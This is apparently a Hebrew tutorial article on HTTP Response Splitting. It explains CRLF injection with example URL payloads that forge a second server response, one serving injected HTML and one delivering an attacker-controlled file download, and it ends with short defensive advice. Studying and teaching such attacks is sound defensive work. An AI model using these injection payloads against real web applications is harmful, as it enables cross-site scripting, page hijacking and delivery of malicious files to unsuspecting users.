


HTTP Attacks - Response Splitting

מאת אפיק קסטיאל (cp77fk4r)

הקדמה

בסדרת מאמרים זאת אנסה לסקר מספר מתקפות על פרוטוקול ה-HTTP. הכוונה היא לא למתקפות שעוברות על פרוטוקול ה-HTTP, כי כמעט כל המתקפות המוכרות על ה-Web Applications עוברות על פרוטוקול ה-HTTP, אלא מתקפות שמנצלות חולשות ב-Web Applications ובעזרת חולשות אלו מצליחות להשפיע על התנהגות הפרוטוקול עצמו. למרות שאני לא בטוח עד כמה נכון זה להגדיר את זה ככה, כי הפרוטוקול עצמו מתנהג בצורה קבועה. כנראה שיותר נכון להגיד "אופן התייחסות האפליקציות למתודות הממומשות בפרוטוקול ה-HTTP", הגדרה קצת יותר ארוכה, אבל גם קצת יותר מדוייקת.

הסבר כללי

המתקפה הראשונה שנראה היא Response Splitting. מדובר במתקפה שמאפשרת לתוקף לפרק את ה-Response למספר תגובות, לערוך את התגובות וכך לגרום לתוכנת הלקוח של הקורבן להציג מידע שגוי ואף לשלוט באופן פעולת הלקוח ע"י עריכת ה-Headers שהתקבלו מהשרת.
המתקפה תתאפשר כאשר מתקיימים מספר דברים:

- אי סינון קלט לתווי CRLF (\r ו-\n, או במקרה שלנו- %0d ו-%0a).
- בניית ה-Response שהשרת מחזיר מורכב (בין השאר) מנתונים המופיעים ב-Request.

איזה מקרים למשל?

- מקרים שבהם העמוד שואל את המשתמש באיזה שפה הוא מעוניין לצפות בטופס מסויים.
- מקרים שהשרת מבצע Redirect (302) לפי ערך שהמשתמש מכניס ואין שום בדיקת קלט מצד השרת.

איך אפשר לזהות עמוד כזה? כמובן שע"י משחק של קלט-פלט עם השרת, אבל בכלליות, אם אתם רואים עמוד כזה למשל:

```
index.php?lang=iso-8859-8-i
```

לא צריך לחשוב פעמים וכבר אפשר לדעת שהערך "iso-8859-8-i" שהוכנס ל: Lang יכנס ל- " charset" בתוך ה- "Content-Type" של ה-Response.

כאשר נכנסים לעמוד כזה, ה-Request שהלקוח שלנו ישלח לשרת, יראה בערך כך:

```
GET /lang.php?lang= iso-8859-8-i HTTP/1.1
Host: Fooberhost
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; he; rv:1.9.0.11)
Gecko/2009060215 GoogleBot (.NET CLR 3.5.30729)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: he,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: windows-1255,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Cache-Control: max-age=0
```

(כן, User-Agent שלי הוא של Google-bot, מדי פעם זה עוזר..)

במצב כזה, ה-Response שהשרת יחזיר יהיה משהו בסיגנון הבא:

```
HTTP/1.1 200 OK
Date: Sat, 18 Jul 2009 18:34:41 GMT
Server: Apache/2.0.52 (Red Hat)
Connection: close
Content-Type: text/plain; charset=iso-8859-8-i
Content-Length: 290

<html>
290 bytes of data..
..
..
</html>
```

שימו לב שהשרת השתמש בערך שהוכנס ל-Lang בכדי לבנות את ה-Response שהוחזר ללקוח.

שימוש ב- CR-LF

כאשר גם אין שום סינון קלט של התווים CR ו-LF, מתאפשרת המתקפה.
מה זה בכלל התווים CR ו-LF?

- CR הם קיצור של "Carriage Return", מוכר גם כ-"\r", תו המסמן "סוף שורה".
  הערך ההקסדצימאלי שלו הוא: 0d.
- LF הם קיצור של "Line Feed", מוכר גם כ- "\n", תו המסמן "תחילת שורה".
  הערך ההקסדצימאלי שלו הוא: 0a.

הרעיון הוא שירידת שורה בפרוטוקול ה-HTTP, מיוחסת ב-Packet כפרמטר חדש, כל פרמטר נכנס בשורה חדשה, כמו שראינו פה:

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: he,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
```

בכדי לסמן את סוף חבילת המידע, אנחנו מבצעים פעמים ירידת שורה, פשוט מאוד ע"י כתיבת חוזרת של הרצף CRLF, בצורה הבאה:

"\r\n\r\n"

כמו שראינו בדוגמא השרת בונה את התגובה שלו (ה-Response) בעזרת הקלט שהוכנס ע"י המשתמש למשתנה Lang ב-Request. שימו לב שבסוף ה-Response שהתקבל מהשרת, יש משתנה בשם "Content-Length", שמגדיר ללקוח מה גודל ה-Data שקיים בחבילת המידע.

אם נכניס ל-Lang את הקלט הבא:

```
index.php?Lang=iso-8859-8-i%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-
Length:%2017%0d%0a%0d%0a%3Chtml%3ESup?%3C/html%3E
```

איך ה- Response שנקבל מהשרת יראה? הוא יראה כך:

```
HTTP/1.1 200 OK
Date: Sat, 18 Jul 2009 19:06:27 GMT
Server: Apache/2.0.52 (Red Hat)
Connection: close
Content-Type: text/plain; charset= iso-8859-8-i%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-
Length:%2017%0d%0a%0d%0a%3Chtml%3ESup?%3C/html%3E

290 bytes of data..
```

שימו לב שהמחרוזת כוללת את התווים "CRLF" במספר מקומות, ולכן ה-Response הזה יתפרש ע"י הלקוח באופן הבא:

```
HTTP/1.1 200 OK
Date: Sat, 18 Jul 2009 19:06:27 GMT
Server: Apache/2.0.52 (Red Hat)
Connection: close
Content-Type: text/plain; charset= iso-8859-8-i
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 17

<html>Sup?</html>
<html>
290 bytes of data..
..
..
</html>
```

(בפרוטוקול ה-HTTP, תוכן ה-Response מופרד מה-Headers בעזרת פעמים ירידת שורה, ולכן הוספתי פעמים את המחרוזת "%0d%0a" בין ה-"Content-Length" לבין ה-"%3Chtml%3ESup?%3C/html%3E", ולא רק פעם אחת)

שימו לב איך הלקוח יפרש את המידע הבא:
דבר ראשון הלקוח יזהה שמדובר ב-Response שאומר שה-Request התקבל בהצלחה בנוסף למספר פרמטרים כמו תאריך, שעה, הבאנר של הסרבר, מצב החיבור סוג המידע שמגיע וכו'.

לאחר ה-Charset, מגיע הקלט שלנו: הלקוח מזהה שמדובר במידע שמקודד כ- iso-8859-8-i, ולאחר מכן? הלקוח מזהה שגודל המידע שהפאקט מכיל הוא 0:

```
Content-Length: 0
```

מה שאומר, שאין שום מידע שהלקוח אמור להציג וכאן נגמר הפאקט, אבל מה, פתאום הלקוח מקבל עוד Response: ושוב, Response שאומר שה-Request התקבל בהצלחה, ומגיעים אחריו עוד פרמטרים:

```
Content-Type: text/html
```

פרמטר שאומר שהדף משתמש בתגי html, ושאורכו הוא 17 בייטים:

```
Content-Length: 17
```

אחריו ירידת שורה, ואז מגיע המידע:

```
<html>Sup?</html>
<html>
290 bytes of data..
..
..
</html>
```

שימו לב שהגדרנו ללקוח שמדובר במידע שאורכו 17 בייטים, זאת אומרת שהוא יציג לנו את:

```
<html>Sup?</html>
```

שזה ה-17 בייטים הראשונים ומשאר המידע הוא יתעלם!

בעזרת התווים CR ו-LF, הצלחנו לדרוס את המידע שהשרת החזיר ללקוח ולגרום לו להציג מידע כוזב, אפשר לבצע בעזרת דרך פעולה זו הרבה מתקפות צד-לקוח, בינהם:

- Cross Site Scripting.
- User-side Defacement.
- Page Hijacking
- User Redirection

רובן מתבצעות באופן זהה מאוד, רק מטרתן ותוצאתן שונה.
אני אסביר על מתקפה מאוד שימושית שאפשר לבצע ע"י שימוש ב-Response Splitting.

כאשר הלקוח מקבל מהשרת Response, השרת שולח לו בנוסף למידע, את הדרך שבה הלקוח צריך להתייחס למידע, במקרה שלנו מדובר בשורה:

```
Content-Type: text/plain; charset=iso-8859-8-i
```

בעזרת המידע הזה השרת מודיע ללקוח איזה סוג תוכן הוא שלח בכדי שהלקוח יידע איך להתייחס למידע. האם זאת תמונה? אם כן - איזה תמונה, האם זה עמוד HTML רגיל? האם מדובר בכלל בקובץ? האם מדובר במידע מכווץ?

למידע הזה במקור קוראים "MIME" או "MIME type" שזה קיצור של " Multimedia Email Extensions" בתחילה הוא היה בשימוש רק ב-E-mails, אבל לאט הוא גלש משם, וכיום מתייחסים אליו כאל "Media type" בכלליות.

לדוגמא, כאשר הלקוח ישלח Request שמכיל GET לתמונת GIF, השרת יחזיר לו Response אשר יכיל את ה-MIME הבא:

```
Content-Type: image/gif
```

ואם הלקוח ישלח GET לקובץ MP3, השרת יחזיר לו:

```
Content-Type: audio/mpeg
```

בעזרת שימוש ב-MIME, הלקוח יידע איך להתייחס למידע שהתקבל וליצור ממנו קבצי תמונה, או קבצי שמע, או סתם קבצי טקסט רגילים.

כמו שראינו, בעזרת התקפת Response Splitting מוצלחת, לקוח יש גישה ל-Headers של ה-Response השני (גם הראשון, אבל לא לכולו!) מפני שהוא יוצר אותם, ולכן הוא גם יוכל לקבוע את סוג ה-Response שהלקוח יקבל.

צעד אחד קדימה

שימו לב שאין לנו גישה מלאה ל-Request שהלקוח שלח לשרת, כמו במקרה שלנו, יש לנו גישה לחלק מה-Headers שנשלחו, אבל אין לנו גישה למשל לשנות את ה-GET, ולכן אנחנו "כלואים" וכפופים למידע הזה, אם הלקוח יבקש לראות עמוד html רגיל, גם אם נחזיר לו Response שאומר לו שמדובר בקובץ שמע, לדפדפן זה לא ישנה.

אבל במקרים שבהם המשתמש כן מבקש להוריד קובץ, וה-Request כן מתאים לתבנית של הורדת קובץ, אם תהיה לנו אפשרות לבצע Response Splitting, נוכל לגרום לדפדפן לחשוב שה-Response השני שהתקבל מהשרת מורה על קובץ אחר, ועל מידע אחר.

הלקוח יקבל את ה-Response המקורי שלא מכיל כלום, ולאחריו הוא יקבל את ה-Response השני, שאנחנו יצרנו, אשר מכיל את המידע שצריך לאגד לקובץ, ובסופו - ייצור על מחשב הלקוח קובץ אשר יכיל את המידע שאנחנו הזרקנו, ולא הקובץ המקורי שהלקוח ביקש להוריד.

בדפדפנים כמו Internet-Explorer ו-Fire-Fox יש אפשרות של לקבוע לדפדפן להריץ את הקובץ באופן אוטומטי לאחר הורדתו, ולכן הקובץ גם יורץ. בגרסאות מסויימות האפשרות הזאת אף מסומנת בהגדרות ברירת המחדל.

נניח וקיים עמוד האחראי על הורדות הקבצים מהמערכת, העמוד מקבל ID של קובץ מהמשתמש, הוא ניגש למסד הנתונים, בודק לאיזה קובץ שייך אותו ID, ניגש לקובץ, מכולל Response שבנוי משמו של הקובץ, ואת ה-Data שהוא מכניס לקובץ, הוא שולף מהקובץ על השרת, מכניס את שאר הפרמטרים שמרכיבים את ה-Response ושולח אותו ללקוח, אם בעמוד כזה נוכל לבצע Response Splitting, ההשלכות יהיו חמורות - נוכל לגרום ללקוח לחשוב שהוא מוריד קובץ מסויים, אך באמת הקובץ יכיל את המידע שאנחנו יצרנו. אם המידע שנכניס יהיה מספר פקודות מזיקות, או סוס טרויאני - כאשר המשתמש/הדפדפן יריץ את הקובץ, נוכל לקבל שליטה מלאה על המחשב של הקורבן.

לדוגמא, קיים העמוד: Download.php?fileID=1337&CRLF-Vuln-Parameter=Value

השרת נגש למסד נתונים, רואה שהקובץ קיים, יוצר אותו ושולח למשתמש, במקרה ונכניס קלט בסגנון הבא:

```
&CRLF-Vuln-Parameter=Value%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20application/octet-stream%0d%0aContent-
Length:%208%0d%0a%0d%0aCalc.exe
```

ה-Response שיתקבל משרת יראה בסיגנון הבא:

```
HTTP/1.1 200 OK
Date: Sat, 18 Jul 2009 20:52:11 GMT
Server: Apache/2.0.52 (Red Hat)
CRLF-Vuln-Parameter: Value%0d%0aContent-Type:%20application/octet-
stream%0d%0aContent-Length:%208%0d%0a%0d%0aCalc.exe
Content-Type: application/octet-stream;
Content-Length: 7535

The Original 7535 bytes
..
..
End of 7535 byes
```

והלקוח יפרש את ה-Response באופן הבא:

```
HTTP/1.1 200 OK
Date: Sat, 18 Jul 2009 20:52:11 GMT
Server: Apache/2.0.52 (Red Hat)
CRLF-Vuln-Parameter: Value
Content-Type:%20application/octet-stream
Content-Length: 8

Calc.exe
Content-Type: application/octet-stream;
Content-Length: 7535
```

```
The Original 7535 bytes
..
..
End of 7535 byes
```

במקרה כזה, השרת יוריד את הקובץ, והמידע שהקובץ יכיל יהיה:

```
Calc.exe
```

(במקרה והלקוח ביקש להוריד קובץ אצווה הקובץ ירוץ בלי בעיה, במקרה והלקוח ביקש להוריד קובץ בינארי נאלץ להזריק מידע בינארי ובמקרים והלקוח ביקש להוריד קובץ ארכיון (כגון ZIP) נאלץ להזריק מידע התואם את תבנית הקובץ, בכדי שלא יווצרו לנו "Corrupted file".

ב-Content-Length מוגדר ללקוח שגודלו של הקובץ הוא רק 8 בייטים ולכן הקובץ יכיל רק את שמונת הבייטים הראשונים, כן ששאר המידע לא יכנס לקובץ, אך ישנם שרתים אשר ישימו לב שלמרות שצויין גודל מסויים, הקובץ מכיל יותר מידע ויכניסו אותו גם לקובץ, מה שיגרום מצב לא נעים. אך ישנה דרך מאוד אלגנטית להתמודד עם המקרים האלה, פשוט מאוד- נגרום למעבד להבין כי שאר המידע הוא סתם הערה, ממש כמו התפקיד של ";--" במתקפות SQL-Injection, כך ששאר המידע שיכנס (אם בכלל) יכתב כהערה ולא יגרום לבעיות מצד המעבד.
במקרה שמדובר בקובץ אצווה, הדרך לכך היא המילה השמורה:

REM

כל מה שיבוא לאחריה יחשב כהערה, ישנה גם אפשרות להתמודד עם הבעיה הזאת כאשר מדובר בקבצים שאנחנו לא יכולים לקבוע להם "הערות" כגון קבצים בינארים או קבצי ארכיון (בכל אופן, אני לא מכיר דרך להזריק לקובץ בינארי, או קובצי ארכיון מוצפנים "תגי הערות"), בעזרת קביעת ה- Response שמתקבל כ- "206 (Partial Content", אבל בכדי לממש את זה נאלץ לקבל גישה ל-Headers גבוהים הרבה יותר) ע"י קביעת:


```
Content-Type: multipart
```

לאחר שגרמנו לשרת להחזיר 206 (ולא 200 כמו עד עכשיו), נוכל להשתמש בתג "Range" ולקבוע שאנחנו מעוניינים רק בחלק מקובץ ולא בכולו.

באופן הבא:

```
Content-Range: bytes 1-4
```

נוכל להגדיר לשרת כי אנו מעוניינים רק ב-4 בייטים הראשונים של הקובץ, וכך נוכל "להיפטר" משאר המידע, ולכן הקובץ יכיל רק את המידע שאותו אנו מעוניינים להכניס לקובץ ולא בשום מידע נוסף.



דרכי התגוננות

דרך ההתגוננות הטובה ביותר מפני מתקפה זו היא פשוט מאוד הבנה של המשפט הבא:
בשום פנים ואופן אין לסמוך על הקלט המתקבל מידי המשתמש.
אין להשתמש בשום קלט שהמשתמש הכניס בלא בדיקת תקינות וסינון תווים, אם אפשר, לעבוד ע"פ דרכי פעולה קבועות מראש ולא באופן דינאמי הכפוף לערכי המשתמש.
תמיד להשתמש בפונקציות **trim** למיניהם כאשר המצב רלוונטי, בייחוד כשמדובר במידע אשר אמור לעבור ב-Headers.

סיכום

הרעיון הכללי של התקפות Response Splitting מאוד פשוט - מדובר במניפולציה על מידע אשר בעזרתו השרת מחולל את ה-Response אותו הוא שולח ללקוח.
במאמרים הבאים בסדרה נציג מתקפות בסגנון דומה המשתמשים באותה דרך פעולה כמעט, אך יוצרות אפקטים שונים ומיועדות למקרים שונים.

בכדי להבין לעומק את המתקפה הזאת, מומלץ מאוד לקרוא את ה-RFC של HTTP/1.1, אין דרך טובה יותר להבין את השיטה, התבנית והאפשרויות הרבות בלא הבנה מעמיקה של הפרוטוקול, המתודות הנתמכות על-ידו ואופן שימושן:

http://www.ietf.org/rfc/rfc2616.txt